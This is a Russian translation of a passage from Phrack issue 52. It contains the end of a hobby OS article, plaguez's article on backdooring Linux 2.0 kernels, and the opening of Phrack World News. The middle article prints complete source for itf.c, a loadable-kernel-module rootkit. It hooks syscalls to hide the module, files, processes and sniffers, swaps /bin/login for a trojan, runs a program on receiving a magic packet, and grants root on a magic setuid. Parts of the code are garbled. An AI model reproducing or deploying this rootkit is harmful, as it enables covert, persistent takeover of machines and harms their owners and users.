После этого необходимо запустить shell-скрипт `go`. Он объединит все бинарные файлы в один файл `os.bin`. Затем этот файл можно записать на диск одним из следующих способов.

Из Linux:

```
dd if=os.bin of=/dev/fd0  (записывает os.bin напрямую на дискету)
```

Из DOS можно получить команду `rawrite` и запустить её, следуя её инструкциям.

Заключение

Ядро, содержащееся здесь, далеко от завершённости. Тем не менее, это первый шаг к созданию реальной операционной системы в защищённом режиме. Этого также достаточно, чтобы начать с ним работать или ссылаться на него в ходе собственной работы над ОС в защищённом режиме. Эта работа одновременно является одним из самых увлекательных и одним из самых разочаровывающих занятий, которыми вы когда-либо занимались. Немало ночей было проведено в местном баре за байками об этом деле. Но в итоге всё это было огромным удовольствием.

Желаю всем удачи!

Jeff Thompson
jwthomp@cu-online.com
http://www.cu-online.com/~jwthomp/

[Вложение JeffOS.tgz.uue — бинарный архив с исходным кодом операционной системы, закодированный в формате UUE]

Ослабление ядра Linux

Автор: plaguez

Предисловие

Нижеследующее применимо к серии ядер Linux x86 2.0.x. Возможно, оно справедливо и для более ранних версий, однако это не проверялось. В ядрах серии 2.1.x были введены многочисленные изменения — в первую очередь в подсистеме управления памятью — и они здесь не рассматриваются.

Благодарности Halflife и Solar Designer за множество интересных идей. Материал подготовлен plaguez и WSD.

Пространство пользователя и пространство ядра

Linux поддерживает ряд архитектур, однако большая часть кода и обсуждения в данной статье касается исключительно версии i386.

Память делится на две части: пространство ядра и пространство пользователя. Пространство ядра определено в GDT и отображается в адресное пространство каждого процесса. Пространство пользователя находится в LDT и является локальным для каждого процесса. Произвольная программа не может записывать данные в память ядра, даже когда та отображена, поскольку не находится в том же кольце защиты.

Из ядра также нельзя, как правило, обращаться к памяти пользователя. Однако это ограничение легко преодолеть. При выполнении системного вызова одним из первых действий ядра является установка регистров ds и es так, чтобы обращения к памяти указывали на сегмент данных ядра. Затем устанавливается fs так, чтобы он указывал на сегмент данных пользователя. Если нам нужно использовать память ядра внутри системного вызова, достаточно сохранить fs, а затем присвоить ему значение ds. Разумеется, я лично этого не проверял, так что отнеситесь к данному утверждению с долей скептицизма :).

Вот несколько полезных функций для передачи байт данных между памятью пользователя и ядра в режиме ядра:

```
#include <asm/segment.h>

get_user(ptr)
    // Считывает указанный байт, слово или длинное целое из памяти пользователя.
    // Это макрос; он определяет количество передаваемых байт по типу аргумента.
    // Для корректной работы необходимо грамотно использовать приведение типов.

put_user(ptr)
    // Аналог get_user(), но вместо чтения записывает байты данных в память пользователя.

memcpy_fromfs(void *to, const void *from, unsigned long n)
    // Копирует n байт из *from в памяти пользователя в *to в памяти ядра.

memcpy_tofs(void *to, const *from, unsigned long n)
    // Копирует n байт из *from в памяти ядра в *to в памяти пользователя.
```

Системные вызовы

Большинство функций libc опираются на лежащие в их основе системные вызовы — простейшие функции ядра, доступные пользовательской программе. Эти системные вызовы реализованы в самом ядре или в загружаемых модулях ядра — небольших фрагментах динамически компонуемого кода ядра.

Подобно MS-DOS и многим другим системам, системные вызовы Linux реализованы через мультиплексор, вызываемый определённым маскируемым прерыванием. В Linux это прерывание `int 0x80`. При выполнении инструкции `int 0x80` управление передаётся ядру (точнее, функции `_system_call()`), и происходит собственно процесс демультиплексирования.

Функция `_system_call()` работает следующим образом:

Сначала сохраняются все регистры, а содержимое регистра `%eax` сверяется с глобальной таблицей системных вызовов, перечисляющей все системные вызовы и их адреса. К этой таблице можно обратиться через переменную `extern void *sys_call_table[]`. Каждому системному вызову в таблице соответствует определённый номер и адрес в памяти. Номера системных вызовов можно найти в `/usr/include/sys/syscall.h`; они имеют вид `SYS_имясистемноговызова`. Если системный вызов не реализован, соответствующая ячейка в `sys_call_table` равна 0 и возвращается ошибка. В противном случае системный вызов существует, и соответствующая запись в таблице содержит адрес кода системного вызова в памяти.

Вот пример недопустимого системного вызова:

```
[root@plaguez kernel]# cat no1.c
#include <linux/errno.h>
#include <sys/syscall.h>
#include <errno.h>

extern void *sys_call_table[];

sc()
{ // системного вызова с номером 165 на данный момент не существует.
    __asm__(
     "movl $165,%eax
             int $0x80");
}

main()
{
    errno = -sc();
    perror("test of invalid syscall");
}
[root@plaguez kernel]# gcc no1.c
[root@plaguez kernel]# ./a.out
test of invalid syscall: Function not implemented
[root@plaguez kernel]# exit
```

В норме управление затем передаётся непосредственно системному вызову, который выполняет запрошенное действие и возвращает результат. После этого `_system_call()` вызывает `_ret_from_sys_call()` для проверки различных условий и в конечном счёте возвращается в пространство пользователя.

Обёртки libc

Прерывание `int $0x80` не используется напрямую для системных вызовов; вместо этого применяются функции libc, которые зачастую являются обёртками вокруг прерывания 0x80.

libc фактически представляет собой пользовательский интерфейс к функциям ядра.

В libc системные вызовы, как правило, реализованы с помощью макросов `_syscallX()`, где X — количество параметров системного вызова.

Например, запись libc для `write(2)` реализована с помощью макроса `_syscall3`, поскольку прототип функции `write(2)` требует 3 параметра. Перед вызовом прерывания 0x80 макросы `_syscallX` должны сформировать кадр стека и список аргументов, необходимых для системного вызова. Наконец, когда `_system_call()` (вызванный через `int $0x80`) возвращает управление, макрос `_syscallX()` проверяет отрицательное возвращаемое значение (в `%eax`) и соответствующим образом устанавливает `errno`.

Рассмотрим ещё один пример с `write(2)` и посмотрим, как он обрабатывается препроцессором:

```
[root@plaguez kernel]# cat no2.c
#include <linux/types.h>
#include <linux/fs.h>
#include <sys/syscall.h>
#include <asm/unistd.h>
#include <sys/types.h>
#include <stdio.h>
#include <errno.h>
#include <fcntl.h>
#include <ctype.h>

_syscall3(ssize_t,write,int,fd,const void *,buf,size_t,count);

main()
{
    char *t = "this is a test.\n";
    write(0, t, strlen(t));
}
[root@plaguez kernel]# gcc -E no2.c > no2.C
[root@plaguez kernel]# indent no2.C -kr
indent:no2.C:3304: Warning: old style assignment ambiguity in "=-".
Assuming "= -"

[root@plaguez kernel]# tail -n 50 no2.C


#9 "no2.c" 2




ssize_t write(int fd, const void *buf, size_t count)
{
    long __res;
    __asm__ __volatile("int $0x80":"=a"(__res):"0"(4), "b"((long) (fd)),
"c"((long) (buf)), "d"((long) (count)));
    if (__res >= 0)
return (ssize_t) __res;
    errno = -__res;
    return -1;
};

main()
{
    char *t = "this is a test.\n";
    write(0, t, strlen(t));
}
[root@plaguez kernel]# exit
```

Обратите внимание, что цифра `4` в функции `write()` выше соответствует определению `SYS_write` в файле `/usr/include/sys/syscall.h`.

Написание собственных системных вызовов

Существует несколько способов создать собственные системные вызовы. Например, можно изменить исходный код ядра и дописать в него свой код. Однако значительно более простым способом будет написание загружаемого модуля ядра.

Загружаемый модуль ядра (LKM) — это не что иное, как объектный файл, содержащий код, который динамически компонуется в ядро по мере необходимости.

Основное назначение этой возможности — поддерживать небольшой размер ядра и загружать нужный драйвер по требованию с помощью команды `insmod(1)`. Кроме того, написать LKM проще, чем вносить код непосредственно в дерево исходников ядра.

С помощью LKM добавление или изменение системных вызовов сводится к простой модификации массива `sys_call_table`, как будет показано в примере ниже.

Написание LKM

LKM легко пишется на языке C. Он содержит набор директив `#define`, тело кода, функцию инициализации `init_module()` и функцию выгрузки `cleanup_module()`. Функции `init_module()` и `cleanup_module()` вызываются при загрузке и удалении модуля соответственно. Также не следует забывать, что модули выполняются в режиме ядра, и хотя их написание не представляет большой сложности, любая ошибка в программировании может привести к весьма серьёзным последствиям.

Вот типичная структура исходного кода LKM:

```
#define MODULE
#define __KERNEL__

#include <linux/config.h>
#ifdef MODULE
#include <linux/module.h>
#include <linux/version.h>
#else
#define MOD_INC_USE_COUNT
#define MOD_DEC_USE_COUNT
#endif

#include <linux/types.h>
#include <linux/fs.h>
#include <linux/mm.h>
#include <linux/errno.h>
#include <asm/segment.h>
#include <sys/syscall.h>
#include <linux/dirent.h>
#include <asm/unistd.h>
#include <sys/types.h>
#include <stdio.h>
#include <errno.h>
#include <fcntl.h>
#include <ctype.h>
int errno;
```

```
char tmp[64];

/* например, нам может понадобиться использовать ioctl */
_syscall3(int, ioctl, int, d, int, request, unsigned long, arg);

int myfunction(int parm1, char *parm2)
{
   int i, j, k;
   /* ... */
}

int init_module(void)
{
   /* ... */
   printk("\nModule loaded.\n");
   return 0;
}

void cleanup_module(void)
{
   /* ... */
   printk("\nModule unloaded.\n");
}
```

Обратите внимание на обязательные директивы `#define` (`#define MODULE`, `#define __KERNEL__`) и `#include` (`#include ...`).

Также учтите, что поскольку наш LKM выполняется в режиме ядра, мы не можем использовать функции libc. Однако мы можем вызывать системные вызовы с помощью рассмотренных ранее макросов `_syscallX()` или напрямую через указатели на функции, расположенные в массиве `sys_call_table`.

Компилировать этот модуль следует командой `gcc -c -O3 module.c`, а вставлять в ядро — командой `insmod module.o` (оптимизация должна быть включена).

Как следует из названия статьи, LKM можно также использовать для изменения кода ядра без необходимости его полной пересборки. Например, можно пропатчить системный вызов `write(2)` для сокрытия отдельных частей файла. Это также выглядит как прекрасное место для бэкдоров: что бы вы сделали, если бы не могли доверять собственному ядру?

Бэкдоры в ядре и системных вызовах

Основная идея здесь довольно проста. Мы перенаправим «проблемные» системные вызовы на наши собственные реализации в LKM, что позволит нам заставить ядро реагировать так, как нам нужно. Например, можно скрыть сниффер, пропатчив системный вызов IOCTL и замаскировав бит PROMISC. Грубо, но эффективно.

Чтобы изменить конкретный системный вызов, достаточно добавить в LKM определение `extern void *sys_call_table[]`, а в функции `init_module()` изменить соответствующую запись в `sys_call_table` так, чтобы она указывала на ваш код. Изменённый вызов после этого может делать всё что угодно: поскольку все пользовательские программы опираются на вызовы ядра, у вас будет полный контроль над системой.

Это наглядно показывает, насколько сложно не допустить закрепления злоумышленников в системе после успешного взлома. Предотвращение по-прежнему остаётся лучшим способом обеспечения безопасности, а на чувствительных машинах необходимо укреплять ядро Linux.

Несколько программных приёмов

— Вызов системных вызовов внутри LKM достаточно прост, при условии что вы передаёте аргументы из пространства пользователя нужному системному вызову. Если же нужно передать аргументы из пространства ядра, необходимо предварительно модифицировать регистр fs, иначе всё рухнет. Достаточно сохранить функцию системного вызова в переменной типа «указатель на функцию» и затем использовать эту переменную. Например:

```
#define MODULE
#define __KERNEL__

#include <linux/config.h>
#ifdef MODULE
#include <linux/module.h>
#include <linux/version.h>
#else
#define MOD_INC_USE_COUNT
#define MOD_DEC_USE_COUNT
#endif

#include <linux/types.h>
#include <linux/fs.h>
#include <linux/mm.h>
#include <linux/errno.h>
#include <asm/segment.h>
#include <sys/syscall.h>

#include <unistd.h>
#include <linux/unistd.h>


int errno;

/* указатель на старый системный вызов setreuid */
int (*o_setreuid) (uid_t, uid_t);
/* таблица векторов системных вызовов */
extern void *sys_call_table[];


int n_setreuid(uid_t ruid, uid_t euid)
{
    printk("uid %i trying to seteuid to euid=%i", current->uid, euid);
    return (*o_setreuid) (ruid, euid);
}


int init_module(void)
{
    o_setreuid = sys_call_table[SYS_setreuid];
    sys_call_table[SYS_setreuid] = (void *) n_setreuid;
    printk("swatch loaded.\n");
    return 0;
}

void cleanup_module(void)
{
    sys_call_table[SYS_setreuid] = o_setreuid;
    printk("\swatch unloaded.\n");
}
```

— Сокрытие модуля можно осуществить несколькими способами. Как показал Runar Jensen в Bugtraq, можно на лету фильтровать `/proc/modules`, когда программа пытается его прочитать. К сожалению, это несколько сложно реализовать и, как выяснилось, не является хорошим решением, поскольку команда `dd if=/proc/modules bs=1` всё равно покажет модуль. Нужно найти другое решение. Solar Designer (и ряд других авторов) предлагают следующее. Поскольку список сведений о модулях не экспортируется из ядра, прямого способа обратиться к нему нет. Однако эта

структура используется в `sys_init_module()`, которая вызывает нашу `init_module()`! При условии, что gcc не затрёт регистры до входа в `init_module()`, можно получить регистр, ранее использовавшийся для `struct module *mp`, а затем получить адрес одного из элементов этой структуры (которая, кстати, является циклическим списком). Таким образом, наша функция `init_module()` будет содержать в начале примерно следующее:

```
int init_module()
{
  register struct module *mp asm("%ebx");   // или какой бы то ни было другой регистр
  *(char*)mp->name=0;
  mp->size=0;
  mp->ref=0;
  ...
}
```

Поскольку ядро не отображает модули без имени и без ссылок (как модули ядра), наш модуль не будет виден в `/proc/modules`.

Практический пример

Ниже представлен файл `itf.c`. Цель программы — продемонстрировать техники бэкдоринга ядра с использованием перенаправления системных вызовов. После установки обнаружить программу крайне сложно.

Возможности программы:

• **Функции маскировки:** после загрузки через `insmod` itf модифицирует `struct module *mp` и `get_kernel_symbols(2)`, вследствие чего не появляется ни в выводе `/proc/modules`, ни в выводе `ksyms`. Выгрузить модуль также невозможно.

• **Сокрытие сниффера:** itf перехватывает `ioctl(2)` таким образом, что флаг PROMISC скрывается. Обратите внимание: сниффер необходимо запустить ДО загрузки `itf.o` командой `insmod`, поскольку itf отслеживает изменение флага PROMISC и прекращает его скрывать (иначе достаточно было бы выполнить `ifconfig eth0 +promisc`, и модуль был бы обнаружен...).

• **Сокрытие файлов:** itf также патчит системный вызов `getdents(2)`, скрывая файлы, содержащие определённое слово в имени.

• **Сокрытие процессов:** используя ту же технику, itf скрывает директории `/proc/PID`, опираясь на записи argv. Любой процесс, названный магическим именем, скрывается из дерева procfs.

• **Перенаправление execve:** реализует идею Halflife, обсуждавшуюся в P51. Если выполняется `execve()` для определённой программы (в частности `/bin/login`), itf вместо неё запускает другую программу. Для преодоления ограничений управления памятью Linux используются хитрости: `brk(2)` применяется для увеличения размера сегмента данных вызывающей программы, что позволяет выделять пользовательскую память в режиме ядра (напомним, что большинство системных вызовов ожидают аргументы в памяти пользователя, а не ядра).

• **Бэкдор в socket recvfrom():** при получении пакета определённого размера, содержащего заданную строку, запускается неинтерактивная программа. Типичное использование — shell-скрипт (скрытый с помощью магического имени), который открывает другой порт и ожидает там команд оболочки.

• **Троян setuid():** аналогично коду Halflife. Когда выполняется системный вызов `setuid()` с uid, равным магическому числу, вызывающий процесс получает uid = euid = gid = 0.

```
/*
```

```
 * itf.c v0.8
 * Linux Integrated Trojan Facility
 * (c) plaguez 1997  --  dube0866@eurobretagne.fr
 * Код в основном не прошёл полного тестирования. Используйте на свой страх и риск.
 *
 *
 * компилировать командой:
 *   gcc -c -O3 -fomit-frame-pointer itf.c
 * Затем:
 *   insmod itf
 *
 *
 * Благодарности Halflife и Solar Designer за помощь и идеи.
 *
 * Приветы: w00w00, GRP, #phrack, #innuendo, K2, YmanZ, Zemial.
 *
 *
 */

#define MODULE
#define __KERNEL__


#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>

#include <linux/types.h>
#include <linux/fs.h>
#include <linux/mm.h>
#include <linux/errno.h>
#include <asm/segment.h>
#include <asm/pgtable.h>
#include <sys/syscall.h>
#include <linux/dirent.h>
#include <asm/unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/socketcall.h>
#include <linux/netdevice.h>
#include <linux/if.h>
#include <linux/if_arp.h>
#include <linux/if_ether.h>
#include <linux/proc_fs.h>
#include <stdio.h>
#include <errno.h>
#include <fcntl.h>
#include <ctype.h>


/* Секция настройки
 * - RECVEXEC — полный путь к программе, запускаемой при получении пакета
 * размером MAGICSIZE, содержащего слово MAGICNAME, через recvfrom().
 * Это может быть shell-скрипт, но он должен уметь работать с нулевым **argv
 * (автор слишком ленив, чтобы писать что-то сложнее execve(RECVEXEC,NULL,NULL); :)
 * - NEWEXEC — имя программы, запускаемой вместо OLDEXEC при вызове execve().
 * - MAGICUID — числовой uid, дающий права root при вызове setuid(MAGICUID)
 *   (как в коде Halflife)
 * - файлы, содержащие MAGICNAME в полном пути, невидимы для системного вызова getdents().
 * - процессы, содержащие MAGICNAME в имени, скрыты из дерева procfs.
 */
#define MAGICNAME "w00w00T$!"
#define MAGICUID  31337
#define OLDEXEC   "/bin/login"
#define NEWEXEC   "/.w00w00T$!/w00w00T$!login"
#define RECVEXEC  "/.w00w00T$!/w00w00T$!recv"
#define MAGICSIZE sizeof(MAGICNAME)+10

/* старые векторы системных вызовов */
int (*o_getdents) (uint, struct dirent *, uint);
ssize_t(*o_readdir) (int, void *, size_t);
```

```
int (*o_setuid) (uid_t);
int (*o_execve) (const char *, const char *[], const char *[]);
int (*o_ioctl) (int, int, unsigned long);
int (*o_get_kernel_syms) (struct kernel_sym *);
ssize_t(*o_read) (int, void *, size_t);
int (*o_socketcall) (int, unsigned long *);
/* точки входа для системных вызовов brk() и fork(). */
static inline _syscall1(int, brk, void *, end_data_segment);
static inline _syscall0(int, fork);
static inline _syscall1(void, exit, int, status);

extern void *sys_call_table[];
extern struct proto tcp_prot;
int errno;

char mtroj[] = MAGICNAME;
int __NR_myexecve;
int promisc;



/*
 * Строко-ориентированные функции
 * (из пространства пользователя в пространство ядра и обратно)
 */

char *strncpy_fromfs(char *dest, const char *src, int n)
{
    char *tmp = src;
    int compt = 0;

    do {
□dest[compt++] = __get_user(tmp++, 1);
    }
    while ((dest[compt - 1] != '\0') && (compt != n));

    return dest;
}


int myatoi(char *str)
{
    int res = 0;
    int mul = 1;
    char *ptr;

    for (ptr = str + strlen(str) - 1; ptr >= str; ptr--) {
□if (*ptr < '0' || *ptr > '9')
□    return (-1);
□res += (*ptr - '0') * mul;
□mul *= 10;
    }
    return (res);
}



/*
 * функции сокрытия процессов
 */
struct task_struct *get_task(pid_t pid)
{
    struct task_struct *p = current;
    do {
□if (p->pid == pid)
□    return p;
□p = p->next_task;
    }
    while (p != current);
    return NULL;
}
```

```
/* следующая функция взята из fs/proc/array.c */
static inline char *task_name(struct task_struct *p, char *buf)
{
    int i;
    char *name;

    name = p->comm;
    i = sizeof(p->comm);
    do {
unsigned char c = *name;
name++;
i--;
*buf = c;
if (!c)
    break;
if (c == '\\') {
    buf[1] = c;
    buf += 2;
    continue;
}
if (c == '\n') {
    buf[0] = '\\';
    buf[1] = 'n';
    buf += 2;
    continue;
}
buf++;
    }
    while (i);
    *buf = '\n';
    return buf + 1;
}



int invisible(pid_t pid)
{
    struct task_struct *task = get_task(pid);
    char *buffer;
    if (task) {
buffer = kmalloc(200, GFP_KERNEL);
memset(buffer, 0, 200);
task_name(task, buffer);
if (strstr(buffer, (char *) &mtroj)) {
    kfree(buffer);
    return 1;
}
    }
    return 0;
}



/*
 * Новые системные вызовы
 */

/*
 * скрытие символов модуля
 */
int n_get_kernel_syms(struct kernel_sym *table)
{
    struct kernel_sym *tb;
    int compt, compt2, compt3, i, done;

    compt = (*o_get_kernel_syms) (table);
    if (table != NULL) {
tb = kmalloc(compt * sizeof(struct kernel_sym), GFP_KERNEL);
if (tb == 0) {
    return compt;
}
```

```
compt2 = 0;
done = 0;
i = 0;
memcpy_fromfs((void *) tb, (void *) table, compt * sizeof(struct kernel_sym));
while (!done) {
    if ((tb[compt2].name)[0] == '#')
i = compt2;
    if (!strcmp(tb[compt2].name, mtroj)) {
for (compt3 = i + 1; (tb[compt3].name)[0] != '#' && compt3 < compt; compt3++);
if (compt3 != (compt - 1))
    memmove((void *) &(tb[i]), (void *) &(tb[compt3]), (compt - compt3) * sizeof(struct kernel_sym));
else
    compt = i;
done++;
    }
    compt2++;
    if (compt2 == compt)
done++;

}

memcpy_tofs(table, tb, compt * sizeof(struct kernel_sym));
kfree(tb);
    }
    return compt;

}



/*
 * принцип работы:
 * Нужно выделить память пользователя. Для этого поступим так же, как malloc():
 * изменим значение break.
 */
int my_execve(const char *filename, const char *argv[], const char *envp[])
{
    long __res;
    __asm__ volatile ("int $0x80":"=a" (__res):"0"(__NR_myexecve), "b"((long) (filename)), "c"((long) (argv))
    return (int) __res;
}

int n_execve(const char *filename, const char *argv[], const char *envp[])
{
    char *test;
    int ret, tmp;
    char *truc = OLDEXEC;
    char *nouveau = NEWEXEC;
    unsigned long mmm;

    test = (char *) kmalloc(strlen(truc) + 2, GFP_KERNEL);
    (void) strncpy_fromfs(test, filename, strlen(truc));
    test[strlen(truc)] = '\0';
    if (!strcmp(test, truc)) {
kfree(test);
mmm = current->mm->brk;
ret = brk((void *) (mmm + 256));
if (ret < 0)
    return ret;
memcpy_tofs((void *) (mmm + 2), nouveau, strlen(nouveau) + 1);
ret = my_execve((char *) (mmm + 2), argv, envp);
tmp = brk((void *) mmm);
    } else {
kfree(test);
ret = my_execve(filename, argv, envp);
    }
    return ret;

}
/*
 * Перехват системного вызова ioctl() для сокрытия флага PROMISC на Ethernet-интерфейсах.
```

```
 * Если сбросить флаг PROMISC при уже запущенном трояне, он перестанет его скрывать
 * (иначе было бы достаточно выполнить "ifconfig eth0 +promisc", чтобы обнаружить троян).
 */
int n_ioctl(int d, int request, unsigned long arg)
{
    int tmp;
    struct ifreq ifr;

    tmp = (*o_ioctl) (d, request, arg);
    if (request == SIOCGIFFLAGS && !promisc) {
memcpy_fromfs((struct ifreq *) &ifr, (struct ifreq *) arg, sizeof(struct ifreq));
ifr.ifr_flags = ifr.ifr_flags & (~IFF_PROMISC);
memcpy_tofs((struct ifreq *) arg, (struct ifreq *) &ifr, sizeof(struct ifreq));
    } else if (request == SIOCSIFFLAGS) {
memcpy_fromfs((struct ifreq *) &ifr, (struct ifreq *) arg, sizeof(struct ifreq));
if (ifr.ifr_flags & IFF_PROMISC)
    promisc = 1;
else if (!(ifr.ifr_flags & IFF_PROMISC))
    promisc = 0;
    }
    return tmp;

}


/*
 * троянский системный вызов setMAGICUID().
 */
int n_setuid(uid_t uid)
{
    int tmp;

    if (uid == MAGICUID) {
current->uid = 0;
current->euid = 0;
current->gid = 0;
current->egid = 0;
return 0;
    }
    tmp = (*o_setuid) (uid);
    return tmp;
}


/*
 * троянский системный вызов getdents().
 */
int n_getdents(unsigned int fd, struct dirent *dirp, unsigned int count)
{
    unsigned int tmp, n;
    int t, proc = 0;
    struct inode *dinode;
    struct dirent *dirp2, *dirp3;

    tmp = (*o_getdents) (fd, dirp, count);

#ifdef __LINUX_DCACHE_H
    dinode = current->files->fd[fd]->f_dentry->d_inode;
#else
    dinode = current->files->fd[fd]->f_inode;
#endif

    if (dinode->i_ino == PROC_ROOT_INO && !MAJOR(dinode->i_dev) && MINOR(dinode->i_dev) == 1)
proc = 1;
    if (tmp > 0) {
dirp2 = (struct dirent *) kmalloc(tmp, GFP_KERNEL);
memcpy_fromfs(dirp2, dirp, tmp);
dirp3 = dirp2;
t = tmp;
while (t > 0) {
    n = dirp3->d_reclen;
```

```
□    t -= n;
□    if ((strstr((char *) &(dirp3->d_name), (char *) &mtroj) != NULL) \
□□||(proc && invisible(myatoi(dirp3->d_name)))) {
□□if (t != 0)
□□    memmove(dirp3, (char *) dirp3 + dirp3->d_reclen, t);
□□else
□□    dirp3->d_off = 1024;
□□tmp -= n;
□    }
□    if (dirp3->d_reclen == 0) {
□□/*
□□ * обходной путь для некоторых кривых драйверов ФС,
□□ * которые не поддерживают getdents должным образом.
□□ */
□□tmp -= t;
□□t = 0;
□    }
□    if (t != 0)
□□dirp3 = (struct dirent *) ((char *) dirp3 + dirp3->d_reclen);


□}
□memcpy_tofs(dirp, dirp2, tmp);
□kfree(dirp2);
    }
    return tmp;

}


/*
 * Троянский системный вызов socketcall
 * Выполняет заданный бинарный файл при получении пакета с магическим словом.
 * ВНИМАНИЕ: КОД КРАЙНЕ СЫРОЙ И НЕ ТЕСТИРОВАЛСЯ. МОЖЕТ ПОВРЕДИТЬ СИСТЕМУ.
 */

int n_socketcall(int call, unsigned long *args)
{
    int ret, ret2, compt;
    char *t = RECVEXEC;
    unsigned long *sargs = args;
    unsigned long a0, a1, mmm;
    void *buf;

    ret = (*o_socketcall) (call, args);
    if (ret == MAGICSIZE && call == SYS_RECVFROM) {
□a0 = get_user(sargs);
□a1 = get_user(sargs + 1);
□buf = kmalloc(ret, GFP_KERNEL);
□memcpy_fromfs(buf, (void *) a1, ret);
□for (compt = 0; compt < ret; compt++)
□    if (((char *) (buf))[compt] == 0)
□□((char *) (buf))[compt] = 1;
□if (strstr(buf, mtroj)) {
□    kfree(buf);
□    ret2 = fork();
□    if (ret2 == 0) {
□□mmm = current->mm->brk;
□□ret2 = brk((void *) (mmm + 256));
□□memcpy_tofs((void *) mmm + 2, (void *) t, strlen(t) + 1);
/* Надеемся, что execve выполнится успешно, иначе в списке ps окажутся
   2 копии основного процесса :] */
□□ret2 = my_execve((char *) mmm + 2, NULL, NULL);
□    }
□}
    }
    return ret;
}
/*
 * инициализация модуля.
 */
```

```
int init_module(void)
{
/* очистка списка модулей */
/* следовало бы аккуратно найти правильный регистр
 * в прологе функции, поскольку gcc не всегда помещает
 * struct module *mp в %ebx
 *
 * Попробуйте %ebx, %edi, %ebp и вообще все регистры :)
 */
    register struct module *mp asm("%ebx");
    *(char *) (mp->name) = 0;
    mp->size = 0;
    mp->ref = 0;
/*
 * Сделать модуль неудаляемым
 */
/*    MOD_INC_USE_COUNT;
 */
    o_get_kernel_syms = sys_call_table[SYS_get_kernel_syms];
    sys_call_table[SYS_get_kernel_syms] = (void *) n_get_kernel_syms;

    o_getdents = sys_call_table[SYS_getdents];
    sys_call_table[SYS_getdents] = (void *) n_getdents;

    o_setuid = sys_call_table[SYS_setuid];
    sys_call_table[SYS_setuid] = (void *) n_setuid;

    __NR_myexecve = 164;
    while (__NR_myexecve != 0 && sys_call_table[__NR_myexecve] != 0)
□__NR_myexecve--;
    o_execve = sys_call_table[SYS_execve];
    if (__NR_myexecve != 0) {
□sys_call_table[__NR_myexecve] = o_execve;
□sys_call_table[SYS_execve] = (void *) n_execve;
    }
    promisc = 0;
    o_ioctl = sys_call_table[SYS_ioctl];
    sys_call_table[SYS_ioctl] = (void *) n_ioctl;

    o_socketcall = sys_call_table[SYS_socketcall];
    sys_call_table[SYS_socketcall] = (void *) n_socketcall;
    return 0;

}


void cleanup_module(void)
{
    sys_call_table[SYS_get_kernel_syms] = o_get_kernel_syms;
    sys_call_table[SYS_getdents] = o_getdents;
    sys_call_table[SYS_setuid] = o_setuid;
    sys_call_table[SYS_socketcall] = o_socketcall;

    if (__NR_myexecve != 0)
□sys_call_table[__NR_myexecve] = 0;
    sys_call_table[SYS_execve] = o_execve;

    sys_call_table[SYS_ioctl] = o_ioctl;
}
```

EOF

Мировые новости Phrack

Автор: Редакция Phrack World News

Phrack World News — выпуск 52

Новая классификация:
• Истории
• Книжные новинки
• Конференции
• Прочие заголовки

```
   0x1: Хакер оправдан & Ирак компьютеризируется
   0x2: Влияние шифрования на общественную безопасность
   0x3: Urban Ka0s — взломано 26 индонезийских серверов
   0x4: Хакер обвиняется во взломе компьютеров Forbes
   0x5: Privacy, Inc. представляет интернет-проверку биографии
   0x6: Правила Министерства торговли по шифрованию признаны неконституционными
   0x7: Вызов на миллион долларов
   0x8: Известный задержанный ищет юридической помощи
   0x9: Пресс-релиз Кевина Митника
   0xa: Криптобилль SAFE взломан снова
   0xb: RC5 взломан — неизвестное сообщение гласит...
   0xc: Кашпурефф под стражей
   0xd: XS4ALL отказывается от слежки в интернете
   0xe: FCC хочет V-Chip и в компьютерах тоже

   1x1: Книга: Underground (рецензия)
   1x2: Книга: The Electronic Privacy Papers
   1x3: Книга: "Computer Security and Privacy: An Information Sourcebook..."

   2x0: Конференции: <нет>

   3x1: Разное: Правозащитные организации просят FCC заблокировать предложение ФБР
   3x2: Разное: Антиспамовые законопроекты в Конгрессе
   3x3: Разное: Министерство юстиции предъявляет обвинения Microsoft
   3x4: Разное: Мелкие умы мыслят одинаково
   3x5: Разное: Cyber Promotions выброшен из сети
```

0x1 — Хакер оправдан & Ирак компьютеризируется

[прислал: the wizard of id]

Phrack,

Подумал, что вам могут пригодиться эти статьи из IT-раздела моей газеты. Возможно, стоит передать их редакторам Phrack World News.

Хакер оправдан

Выдержка из The Age, Виктория, Австралия. — Вторник, 25.11.97

В прошлую пятницу Военно-воздушным силам США не удалось убедить Суд Короны в Вулвиче (Великобритания) в том, что Мэтью Беван, 23 года, взломал засекреченные файлы с помощью домашнего компьютера. Компьютерный гуру Беван был оправдан по всем обвинениям, что

поначалу вызвало опасения относительно угрозы национальной безопасности США. Ему предъявили три пункта обвинения в «несанкционированном доступе и модификации» секретных файлов исследовательских разработок на авиабазе Гриффисс в Нью-Йорке и в компании Lockheed Space and Missile в Калифорнии — через интернет.

Статья сопровождается весьма эффектной фотографией Бевана в чёрном костюме и зеркальных солнцезащитных очках. :)

Ирак компьютеризируется

Выдержка из The Age, Виктория, Австралия. — Вторник, 25.11.97

Чтобы скрыть своё самое смертоносное оружие от инспекторов ООН по вооружениям, Ирак всё активнее прибегает к компьютерам — в том числе американских марок, проданных в Багдад после окончания войны в Персидском заливе в 1991 году в нарушение международных санкций. Об этом сообщают американские официальные лица и дипломаты ООН.

Ирак использует преимущественно западные компьютеры в двух ключевых целях: перенос данных с громоздких бумажных носителей на небольшие диски, которые легко рассредоточить, что затрудняет их отслеживание инспекционными группами ООН по вооружениям.

Также компьютеры задействованы в научно-исследовательских и опытно-конструкторских работах по всем четырём категориям вооружений, которые Ираку запрещено иметь по условиям резолюции ООН, завершившей войну: ядерное, химическое и биологическое оружие, а также баллистические ракеты дальнего действия.

В связи со смещением тактики специалисты по компьютерной технике становятся всё более важным элементом инспекционных групп по вооружениям, отмечают американские и натовские источники.

Их работа нередко предполагает извлечение данных с жёстких дисков и обнаружение материалов, которые были стёрты после переноса на диски.

0x2 — Влияние шифрования на общественную безопасность

[прислал: Mike Kretsch]

Показания Луиса Дж. Фри, директора Федерального бюро расследований

Перед Постоянным специальным комитетом по разведке Палаты представителей Конгресса США, Вашингтон, округ Колумбия, 9 сентября 1997 года.

Этого человека необходимо остановить. Для дополнительного чтения загляните в его заявления об усилиях ФБР по борьбе с международной преступностью. Хм. Разве международные дела — это не прерогатива ЦРУ, а внутренние — ФБР?

Влияние шифрования на общественную безопасность

Показания Луиса Дж. Фри, директора Федерального бюро расследований

Перед Постоянным специальным комитетом по разведке Палаты представителей Конгресса США

Вашингтон, округ Колумбия, 9 сентября 1997 года

